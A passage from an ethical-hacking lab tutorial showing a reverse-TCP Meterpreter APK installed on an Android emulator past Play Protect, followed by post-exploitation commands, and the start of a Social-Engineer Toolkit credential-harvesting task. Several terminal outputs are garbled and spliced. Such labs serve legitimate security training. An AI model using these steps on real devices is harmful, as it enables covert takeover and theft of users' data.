


A main activity screen appears; click next, then install.






Turn on allow installation of apps from unknown sources





- Installation Completion: Once the application has successfully installed, a notification will appear stating "App installed."
- Opening the Installed App: Click "OPEN" in the notification to launch the installed application.
- Handling "Blocked by Play Protect" Pop-up: If a "Blocked by Play Protect" pop-up emerges, click "INSTALL ANYWAY" to override the security prompt.
- Managing "Send App for Scanning?" Pop-up: If a "Send app for scanning?" pop-up appears, choose "DON'T SEND" to skip sending the application for additional scanning.





Return to Kali Linux: Switch back to the Kali Linux virtual machine.

Verification of Meterpreter Session: Confirm the successful opening of the Meterpreter session. Refer to the provided screenshot for visual confirmation.

Note on IP Address: Note that in this scenario, the IP address 192.168.56.101 corresponds to the victim machine, which is the Android Emulator.

```

Payload options (android/meterpreter/reverse_tcp).

Name      Current Setting    Required   Description
LHOST    192.168.56.101     yes        The listen address (an interface may b      56.255
LPORT    4444                 yes        The listen port

Exploit target:

Id  Name
0   Wildcard Target

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (77780 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.1:57876 )
at 2024-03-09 09:10:12 -0500

meterpreter > █

```

- Switch to the parrot security (for our case it is kali Linux) virtual machine. The meterpreter session has opened successfully as shown in the screenshot.
- **Note: in this case 192.168.56.101 is the IP of the victim machine (Android Emulator). The IP addresses may vary in your lab environment.**
- Metasploit listener job is currently running. The jobs command shows that there is a job with ID 0, named "Exploit: multi/handler," which is using the payload android/meterpreter/reverse_tcp and is waiting for connections on tcp://192.168.56.101:4444.
- Since the listener job is active, it means Metasploit is ready to receive connections from the Android device running the backdoor.

```

File  Actions  Edit  View  Help
File
      Name      Current Setting    Required   Description
      LHOST    192.168.56.101     yes        The listen address (an interface may b      56.255
      LPORT    4444                 yes        The listen port

Exploit target:

Id  Name
0   Wildcard Target

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (77780 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.1:57876 )
at 2024-03-09 09:10:12 -0500

meterpreter > █

```

After meterpreter is launched type sysinfo and press enter.

This will display the information the target machine.

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 4.4.62-android-x86_64 (x86_64)
Meterpreter   : dalvik/android
meterpreter >
```



Type ipconfig and flag then press enter.

This will display the victims' machines network interfaces, IP Addresses, MAC address and more.

```
[*] meterpreter > ifconfig
[!] Interface 1
=====
Name      : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1452
[!] Interface 2
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
[!] Interface 3
=====
Name      : eth0 - eth0
Hardware MAC : 08:00:27:98:a9:e9
```

```
Interface 3      RX packets 0 bytes 0 (0.0 B)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 0 bytes 0 (0.0 B)
Name       : eth0 ->eth0 0 dropped 0 overruns 0 carrier 0 collisions 0
Hardware MAC : 08:00:27:98:a9:e9
MTU        : 1500 net:0<163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
IPv4 Address : 10.0.2.15 2.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
IPv4 Netmask : 255.255.255.0 a00:27ff:fe6e:22a5 prefixlen 64 scopeid 0x20<link>
IPv6 Address : fe80::a00:27ff:fe98:a9e9%5 txqueuelen 1000 (Ethernet)
IPv6 Netmask : ffff:ffff:ffff:ffff::s 590 (590.0 B)
None          RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 13 bytes 1266 (1.2 KiB)
Interface 4      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Name       : eth1 ->eth1 OOBBACK,RUNNING> mtu 65536
Hardware MAC : 08:00:27:a2:fd:04 netmask 255.0.0.0
MTU        : 1500 net6 ::1 prefixlen 128 scopeid 0x10<host>
door.apk      loop txqueuelen 1000 (Local Loopback)
              RX packets 0 bytes 0 (0.0 B)
Interface 5      TX packets 0 bytes 0 (0.0 B)
Name       : sit0 ->sit0 0 dropped 0 overruns 0 carrier 0 collisions 0
Hardware MAC : 00:00:00:00:00:00
MTU        : 1480
meterpreter > 
```

Type pwd and press enter.

This will view the current or present working directory on the remote (target) machine.

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > 
```

- Type cd/sdcard.
- This changes current remote directory to sdcard.
- **Note: cd command changes the current remote directory.**
- Type pwd and press enter.
- This will show you the present working directory which has changed to sdcard, that is, /storage/emulator/0

```
/data/user/0/com.metasploit.stage/files 0 overruns 0 carrier 0 collisions 0
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0 [root] ~
meterpreter > 
```

- Now while still in meterpreter type ps and press enter.


- This will show the processes running in the target system.
 - **Note: The list of running processes might differ.**

```
566 fsnotify_mark                                     root
567 w slink: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  root 1500
619 acpi_thermal_pm      00:00:27:07:5b:b4 txqueuelen 1000  root ernet)
701 bioset   RX packets 0 bytes 0 (0.0 B)          root
703 bioset   RX errors 0 dropped 0 overruns 0 frame  root
704 bioset   TX packets 0 bytes 0 (0.0 B)          root
705 bioset   TX errors 0 dropped 0 overruns 0 carrier root collisions 0
706 bioset
707 bioset: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  root 1500
708 bioset   inet 192.168.56.101 netmask 255.255.255.0  root broadcast 192.168.56.255
709 bioset   inet6 fe80::a0c:27ff:fe0e:22a5  prefixlen 10  root scopeid 0x20c1lk>
710 bioset   ether 08:00:27:6e:22:a5 txqueuelen 1000  root ernet)
711 bioset   RX packets 1 bytes 590 (590.0 B)        root
712 bioset   RX errors 0 dropped 0 overruns 0 frame  root
713 bioset   TX packets 13 bytes 1266 (1.2 KIB)     root
714 bioset   TX errors 0 dropped 0 overruns 0 carrier root collisions 0
715 bioset
716 bioset: Flags=73<UP,LOOPBACK,RUNNING>  mtu 65536  root
717 bioset   inet 127.0.0.1 netmask 255.0.0.0        root
751 bioset   inet6 ::1 prefixlen 128 scopeid 0x10<host>  root
754 bioset   loop  txqueuelen 1000 (Local Loopback)    root
757 bioset   RX packets 0 bytes 0 (0.0 B)          root
760 bioset   RX errors 0 dropped 0 overruns 0 frame  root
763 bioset   TX packets 0 bytes 0 (0.0 B)          root
766 bioset   TX errors 0 dropped 0 overruns 0 carrier root collisions 0
769 bioset
772 bioset
776 memory_wq 00:00:00:00:00:00                  root
790 scsi_eh_0                                     root
```


```
File Actions Edit View Help view help
776 memory_wq                                     root
790 scsi_eh_0  tags=4163<UP,BROADCAST,RUNNING,MULTICAST>  root 1500
791 scsi_tmf_0  ether 08:00:27:07:5B1D4 txqueuelen 1000  root (ethernet)
804 scsi_eh_1  RX packets 0 bytes 0 (0.0 B)          root
805 scsi_tmf_1  RX errors 0 dropped 0 overruns 0 frame  root
808 scsi_eh_2  TX packets 0 bytes 0 (0.0 B)          root
809 scsi_tmf_2  TX errors 0 dropped 0 overruns 0 carrier root collisions 0
880 dm_bufio_cache                                root
881 cfinteractive ->1023<UP,BROADCAST,RUNNING,MULTICAST>  root 1500
895 binder   inet 192.168.56.101 netmask 255.255.255 broadcast 192.168.56.255
897 hwbinder  inet6 fe80::a9d:2ff:fe0e:22a5  prefixlen 64  scopeid 0x20clink>
899 vndbinder ether 08:00:27:5B1D22:3A txqueuelen 1000  root (ethernet)
903 ipv6_addrconf packets 1 bytes 590 (590.0 B)      root
919 deferwq   RX errors 0 dropped 0 overruns 0 frame  root
920 bioset    TX packets 13 bytes 1266 (1.2 Kib)       root
927 bioset   TX errors 0 dropped 0 overruns 0 carrier root collisions 0
951 kworker/0:1H                                    root
959 jbd2/sda1-8 ->73<UP,LOOPBACK,RUNNING>  mtu 65536  root
960 ext4-rsv-conver 127.0.0.1 netmask 255.0.0.0       root
977 /sbin/ueventd  txqueuelen 128  scopeid 0x10c0he root
978 /sbin/ueventd  txqueuelen 1000  (Local Loopback)  root
995 kpsmoused  RX packets 0 bytes 0 (0.0 B)          root
998 /system/bin/logd 0rs 0 dropped 0 overruns 0 frame logd
1005 kauditd  TX packets 0 bytes 0 (0.0 B)          root
1024 /sbin/v86d  TX errors 0 dropped 0 overruns 0 carrier root collisions 0
1039 /system/bin/vold                                root
1042 /sbin/healthd                                root
1043 /system/bin/lmkd                                root
1044 /system/bin/servicemanager                     system
```



- Closing Open Windows: Close all currently open windows in the current virtual machine environment.
- Switch to Android Virtual Machine: Transition to the Android virtual machine.
- Navigating to the Applications: On the Home Screen of the Android virtual machine, perform a swipe-up gesture to access the applications menu.



In the applications section, long click on MainActivity application and click App info.



App info page appears, click UNINSTALL button to uninstall the application.

Note: If a pop-up appears, click OK.

App info

MainActivity
version 1.0

UNINSTALL **FORCE STOP**

Storage
136 KB used in Internal storage


Permissions
Camera, Contacts, Location, Microphone, Phone, SMS, and Storage

Notifications
Normal

Open by default
No defaults set

Battery
No battery use since last full charge

Memory
3.2 MB avg memory used in last 3 hours



In summary, this post shows how to leverage Parrot Security to create binary payloads that can be used to exploit an Android device. It includes the development of a reverse meterpreter program, setting it up on an emulator for Android, and successfully starting a Meterpreter session. It is essential to maintain ethical use and abide by lawful and responsible hacking standards because the process entails sensitive acts.

Report

Objective

The objective of the tutorial was to illustrate the process of exploiting an Android device through the creation and deployment of binary payloads using Parrot Security.

Steps Involved

Payload Generation

Utilized msfvenom in Parrot/Kali Security to create a reverse meterpreter application (androidapp.apk).

Installation on Android Emulator

Installed the generated application on an Android emulator.

Meterpreter Session

Established a Meterpreter session with the Android emulator, gaining control over the device.

Conclusion

Emphasized ethical and responsible use of hacking techniques.

Encouraged users to close all open windows and document acquired information.

Recommendations

Users should exercise caution and ensure legal and ethical use of hacking tools and techniques.

Documentation of acquired information is vital for understanding the process and for future reference.

Users are encouraged to seek further knowledge on ethical hacking and cybersecurity practices.

LAB 1

Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

Switch to Kali Linux: Navigate to the Kali Linux virtual machine.

Opening Terminal in Kali Linux: Locate and click on the Terminal icon at the top of the Desktop window in Kali Linux to open a Terminal window.

Launching Terminal in Kali Linux: Open the Terminal window in Kali Linux, typically accessible through the system menu or icon.

Switching to Root User: Type sudo su in the terminal and press Enter to elevate privileges to the root user.

Entering Root Password: In the prompted [sudo] password for [your username] field, enter the password (e.g., toor) for the root user and press Enter.

Note: The entered password will not be visible on the screen.

Starting Social-Engineer Toolkit (SET): Type setoolkit in the terminal and press Enter to launch the Social-Engineer Toolkit.

Accepting Terms of Service: If prompted with a "Do you agree to the terms of service?" question, type y and press Enter to acknowledge and proceed.

```
root@kali: /home/king
File Actions Edit View Help

[~] (king㉿kali)-[~] BROADCAST, RUNNING, MULTICAST> mtu 1500
$ sudo su
[sudo] password for king:
[~] (root㉿kali)-[/home/king] 0 overruns 0 frame 0
# setoolkit
[-] New set.config.py file generated on: 2024-03-10 13:49:38.545241
[-] Verifying configuration update ...
[*] Update verified, config timestamp is: 2024-03-10 13:49:38.545241
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:
    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICE
```

Accessing Social-Engineer Toolkit (SET) Menu: Once the SET menu appears on the Terminal, navigate to the option you wish to explore. In this case, type 1 and press Enter to select "Social-Engineering Attacks."

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: /home/king

The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: <https://www.trustedsec.com>
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

set> □

A list of options for Social-Engineering Attacks appears; type 2 and press Enter to choose Website Attack Vectors.

```
Visit: https://www.trustedsec.com 255.0 broadcast 192.168.56.255
  txTotal 1580 rxTotal 127555 txMaxLen 64 scopeId 0x20<link>
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 13 bytes 1266 (1.2 Kib)
Select from the menu:
